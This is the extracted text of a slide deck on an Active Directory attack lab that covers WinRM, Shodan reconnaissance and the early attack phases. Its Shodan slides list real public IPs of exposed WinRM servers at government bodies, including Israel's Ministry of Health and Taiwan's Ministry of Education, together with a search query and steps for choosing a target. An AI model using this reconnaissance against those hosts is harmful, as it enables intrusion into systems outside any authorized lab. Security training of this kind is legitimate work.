




LEGEND OF ESCALATION

HOW I TOOK OVER THE NETWORK ONE PRIVILEGE AT A TIME

BY: CHANA MOALLIM



LAB SETUP-GAME ENVIRONMENT



ATTACKER




VICTIM-SALLY





DOMAIN CONTROLLER + FILE SERVER





JOINING WINDOWS 10 CLIENT TO THE DOMAIN



WINDOWS REMOTE MANAGEMENT (WINRM)

A BUILT-IN WINDOWS FEATURE THAT ALLOWS
REMOTE MANAGEMENT AND COMMAND EXECUTION.

IT RUNS OVER:


PORT 5985 (HTTP) - DEFAULT

PORT 5986 (HTTPS) - SECURE VERSION


USED BY:

SYSTEM ADMINISTRATORS FOR REMOTE POWERSHELL TASKS

ATTACKERS FOR REMOTE ACCESS ONCE VALID CREDENTIALS ARE OBTAINED



REAL EXPOSED WINRM INSTANCES ON SHODAN



// 5985 / TCP [1489525118](#) [i](#)

WinRM

Not Found

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Wed, 09 Jul 2025 21:02:41 GMT
Connection: close
Content-Length: 315

WinRM NTLM Info:
OS: Windows Server 2022
OS Build: 10.0.20348
Target Name: COMMIT-POC
NetBIOS Domain Name: COMMIT-POC
NetBIOS Computer Name: APOLLO5
DNS Domain Name: commit-poc.com
DNS Tree Name: commit-poc.com
FQDN: apollo5.commit-poc.com

SHODAN Explore Downloads Pricing [port:5985 org:"Ministry"](#) [Q](#)

TOTAL RESULTS
881

View Report View on Map Advanced Search

Product Spotlight: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

אבטחת מידע-משרד הבריאות

195.200.205.60
b2q-205-200-195-60.bgp.bezeqint.n
et
[Ministry of Health](#)
[Israel, Tel Aviv](#)

HTTP/1.1 503 Service Unavailable
Content-Type: text/html; charset=UTF-8
Content-Length: 12139
Connection: close
P3P: CP="CAO PSA OUR"
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache

Not Found

120.96.33.82
[Ministry of Education Computer Center](#)
[Taiwan, Banqiao](#)

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 11 Jul 2025 01:00:51 GMT
Connection: close
Content-Length: 315

WinRM NTLM Info:
OS: Windows Server 2012 R2
OS Build: 6.3.9600
Target Name: LICC

TOP COUNTRIES


Taiwan	607
Israel	210
Lao People's Democratic Republic	12
Thailand	10
Afghanistan	7

[More...](#)

TOP ORGANIZATIONS


Ministry of Education

INITIAL RECONNAISSANCE – FINDING EXPOSED WINRM HOSTS

 SHODAN

[View Report](#) [View on Map](#)

Not Found

79.181.183.156
Israel, Jerusalem
 Israel

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=usac
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 11 Jul 2025 01:42:47 GMT
Connection: close
Content-Length:315

WinRM NTLM Info:
OS: Windows 10
OS Build: 10.0.19045

SCAN SHODAN:

PORT:5985 COUNTRY:"IL"

IDENTIFY A TARGET

GATHER KEY DETAILS:

PUBLIC IP ADDRESS, LOCATION, AND WINRM SERVICE.

CONFIRM BANNER:

SERVER: MICROSOFT-HTTPAPI/2.0 – THIS IS THE SIGNATURE OF WINRM





ACTIVE DIRECTORY ATTACK SIMULATION

DOMAIN
COMPROMISE

LATERAL
MOVEMENT

CREDENTIAL
DUMPING

PRIVILEGE
ESCALATION

ENUMERATION

INITIAL
ACCESS





IDENTIFY A PHISHING TARGET



LIKELY A USER NAMED
SALLY GOLDMAN

SUGGESTS THE HOST IS JOINED TO
AN ACTIVE DIRECTORY DOMAIN

TRY COMMON FORMAT:
SALLY@TZOMET.LOCAL

